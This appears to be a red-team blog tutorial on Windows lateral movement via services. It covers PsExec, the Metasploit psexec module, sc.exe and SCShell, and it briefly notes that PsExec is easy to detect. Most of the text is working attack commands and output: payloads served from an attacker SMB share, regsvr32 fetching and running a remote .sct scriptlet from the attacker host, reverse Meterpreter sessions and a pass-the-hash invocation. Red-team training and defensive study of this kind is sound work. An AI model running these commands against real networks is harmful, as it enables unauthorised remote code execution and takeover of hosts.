Lateral Movement – Services


pentestlab.blog/category/red-team/page/34

July 21, 2020

Services with elevated privileges typically were used in the past as method of privilege escalation or persistence. However a service could be utilized for lateral movement since local administrators have permissions to create/restart a service and modify the binary path. PsExec was the first implementation of lateral movement by using services since it is a trusted Microsoft utility that can push an arbitrary file and register a service that will execute this file on a target host allowing a threat actor to establish access.

The following command will create an SMB server that will host an arbitrary payload.

```
impacket-smbserver pentestlab /msbuild -smb2support
```




```
root@kali:~# impacket-smbserver pentestlab /msbuild -smb2support
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

SMB Server


Running PsExec will authenticate with the local administrator credentials on the target host and will execute the payload "*pentestlab.exe*" from the UNC path. As a result a Meterpreter session will open.

```
PsExec64.exe \\PC1 -u pentestlab -p Password123 cmd.exe /c
\\10.0.0.21\pentestlab\pentestlab.exe
```



```
\\PC1: cmd.exe /c \\10.0.0.21\pentestlab\pentestlab.exe

C:\tmp>PsExec64.exe \\PC1 -u pentestlab -p Password123 cmd.exe /c \\10.0.0.21\pentestlab\pentestlab.exe

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Lateral Movement – PsExec




```
       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use help <command> to learn more about any command

msf5 exploit(multi/handler) >
[*] Sending stage (201283 bytes) to 10.0.0.11
[*] Meterpreter session 33 opened (10.0.0.21:4444 → 10.0.0.11:49741) at 2020-07-19 15
:42:57 +0100

msf5 exploit(multi/handler) > sessions -i 33
[*] Starting interaction with 33 ...

meterpreter > getuid
Server username: PC1\pentestlab
```

Meterpreter via PsExec

Metasploit Framework has a module which can perform via SMB lateral movement similar to PsExec. The module requires either the administrator password in plain-text or the administrator hash.


```
use exploit/windows/smb/psexec
set payload windows/x64/meterpreter/reverse_tcp
set LPORT <Local Port>
set LHOST <Local IP>
set SMBUSER <local admin username>
set SMBPASS <local admin password>
exploit
```



```
       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: View advanced module options with advanced

msf5 exploit(multi/handler) > use exploit/windows/smb/psexec
msf5 exploit(windows/smb/psexec) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/psexec) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/psexec) > set LHOST 10.0.0.21
LHOST => 10.0.0.21
msf5 exploit(windows/smb/psexec) > set SMBUSER pentestlab
SMBUSER => pentestlab
msf5 exploit(windows/smb/psexec) > set SMBPASS Password123
SMBPASS => Password123
msf5 exploit(windows/smb/psexec) > exploit
```

Metasploit – PsExec Module


A PowerShell based payload will executed on the target and a new session will established.



```
msf5 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.0.0.21:4444
[*] 10.0.0.11:445 - Connecting to the server...
[*] 10.0.0.11:445 - Authenticating to 10.0.0.11:445 as user 'pentestlab'...
[*] 10.0.0.11:445 - Selecting PowerShell target
[*] 10.0.0.11:445 - Executing the payload...
[+] 10.0.0.11:445 - Service start timed out, OK if running a command or non-service ex
ecutable...
[*] Sending stage (201283 bytes) to 10.0.0.11
[*] Meterpreter session 4 opened (10.0.0.21:4444 -> 10.0.0.11:49727) at 2020-07-17 23:
51:23 +0100

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Metasploit – PsExec Meterpreter

However, both approaches are very noisy and even though could be used during penetration testing engagements in red teaming scenarios should be avoided. Usage of a PsExec for lateral movement is highly detectable since a new service will be created on the system and a mature Security Operation Center (SOC) should have already alerts in place.




Name	Description	Status	Startup Type	Log On As
PSEXESVC		Running	Manual	Local System
Quality Windows Audio Vid...	Quality Win...		Manual	Local Service
Radio Management Service	Radio Mana...		Manual	Local Service
Recommended Troublesho...	Enables aut...		Manual	Local System
Remote Access Auto Conne...	Creates a co...		Manual	Local System
Remote Access Connection...	Manages di...	Running	Automatic	Local System
Remote Desktop Configurat...	Remote Des...	Running	Manual	Local System
Remote Desktop Services	Allows user...	Running	Manual	Network Service
Remote Desktop Services U...	Allows the r...	Running	Manual	Local System
Remote Procedure Call (RPC)	The RPCSS s...	Running	Automatic	Network Service
Remote Procedure Call (RP...	In Windows...		Manual	Network Service

PsExec – Service


Service Control (SC.exe) is a Microsoft utility which can be used by Administrators to create, modify, delete, start and stop a service in windows environments. In contrast with PsExec which needs to be dropped to disk this utility is part of Windows and could be abused directly to create a new service that will execute a fileless payload.

```
sc \\PC1 create pentestlab binpath= "C:\Windows\System32\regsvr32.exe /s /n /u
/i:http://10.0.0.21:8080/pentestlab.sct scrobj.dll"
sc \\PC1 start pentestlab
```



```
C:\tmp>sc \\PC1 create pentestlab binpath= "C:\Windows\System32\regsvr32.exe /s /n /u /i:http://10.0.0.21:8080/pentestla
b.sct scrobj.dll"
[SC] CreateService SUCCESS

C:\tmp>sc \\PC1 start pentestlab
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\tmp>_
```

Lateral Movement – SC



```
       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 566 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with irb

msf5 exploit(multi/script/web_delivery) >
[*] 10.0.0.11        web_delivery - Handling .sct Request
[*] 10.0.0.11        web_delivery - Delivering Payload (2068 bytes)
[*] Sending stage (201283 bytes) to 10.0.0.11
[*] Meterpreter session 46 opened (10.0.0.21:4444 → 10.0.0.11:49758) at 2020-07-19 21
:18:20 +0100

msf5 exploit(multi/script/web_delivery) > sessions -i 46
[*] Starting interaction with 46...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```


Meterpreter – SC

A new method of lateral movement using services has been implemented by Mr.Un1k0d3r in his tool SCShell. The .NET version uses the "*OpenSCManager*" API which uses remote procedure calls according to Microsoft documentation, it doesn't create a new service as it relies on the modification of the binary path of an existing service and it can be used with a fileless payload by using the regsvr32 method.

```
[DllImport("advapi32.dll", EntryPoint = "OpenSCManagerW", ExactSpelling = true, CharSet = CharSet.Unicode, SetLastError = true)]
public static extern IntPtr OpenSCManager(
string lpMachineName,
string lpDatabaseName,
uint dwDesiredAccess);
```


This introduces to lateral movement via services a new stealthier approach more opsec safe compared to the existing techniques described above.

```
SCShell.exe 10.0.0.11 XblAuthManager "C:\windows\system32\cmd.exe /c
C:\windows\system32\regsvr32.exe /s /n /u /i:http://10.0.0.21:8080/p
entestlab.sct scrobj.dll" . pentestlab Password123
```



```
C:\tmp>SCShell.exe 10.0.0.11 XblAuthManager "C:\windows\system32\cmd.exe /c C:\windows\system32\regsvr32.exe /s /n /u /i
:http://10.0.0.21:8080/pentestlab.sct scrobj.dll" . pentestlab Password123
SCShell ***
Trying to connect to 10.0.0.11
Username was provided attempting to call LogonUserA
SC_HANDLE Manager 0x0081FA28
Opening XblAuthManager
SC_HANDLE Service 0x0081FCA8
LPQUERY_SERVICE_CONFIGA need 0x00000116 bytes
Original service binary path "C:\Windows\system32\svchost.exe -k netsvcs -p"
Service path was changed to "C:\windows\system32\cmd.exe /c C:\windows\system32\regsvr32.exe /s /n /u /i:http://10.0.0.2
1:8080/pentestlab.sct scrobj.dll"
Service was started
Service path was restored to "C:\Windows\system32\svchost.exe -k netsvcs -p"
```

Lateral Movement – SCShell




```
msf5 exploit(multi/script/web_delivery) > set target 3
target => 3
msf5 exploit(multi/script/web_delivery) > set URIPATH pentestlab
URIPATH => pentestlab
msf5 exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.0.21:4444
[*] Using URL: http://0.0.0.0:8080/pentestlab
[*] Local IP: http://127.0.0.1:8080/pentestlab
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://10.0.0.21:8080/pentestlab.sct scrobj.dll
msf5 exploit(multi/script/web_delivery) > [*] 10.0.0.11        web_delivery - Handling
 .sct Request
[*] 10.0.0.11        web_delivery - Delivering Payload (2072 bytes)
[*] Sending stage (201283 bytes) to 10.0.0.11
[*] Meterpreter session 1 opened (10.0.0.21:4444 -> 10.0.0.11:49768) at 2020-07-13 20:
21:50 +0100
```

Lateral Movement – SCShell Meterpreter

The python implementation of the “**SCShell**” uses “*DCERPC*” for authentication instead of SMB and can be executed from a non-domain joined systems.

```
def run(
self,
remoteName,
remoteHost,
serviceName,
noCmd,
):
exitCli = False
stringBinding = epm.hept_map(remoteName, scmr.MSRPC_UUID_SCMR,
protocol='ncacn_ip_tcp')
rpctransport = transport.DCERPCTransportFactory(stringBinding)
logging.debug('binding to %s' % stringBinding)
rpctransport.set_credentials(
```

```
python3 scshell.py pentestlaboratories/pentestlab@10.0.0.11 -hashes
aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71
C:\windows\system32\cmd.exe /c C:\windows\system32\regsvr32.exe /s /n /u
/i:http://10.0.0.21:8080/pentestlab.sct scrobj.dll
```



```
root@kali:/usr/share/doc/python3-impacket/examples# python3 scshell.py pentestlaborato
ries/pentestlab@10.0.0.11 -hashes aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf05
8a5ea0e8fdb71
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Command need to use FULL path. No command output.
SCShell>C:\windows\system32\cmd.exe /c C:\windows\system32\regsvr32.exe /s /n /u /i:ht
tp://10.0.0.21:8080/pentestlab.sct scrobj.dll
[*] Command Executed
SCShell>
```


Lateral Movement – SCShell Python

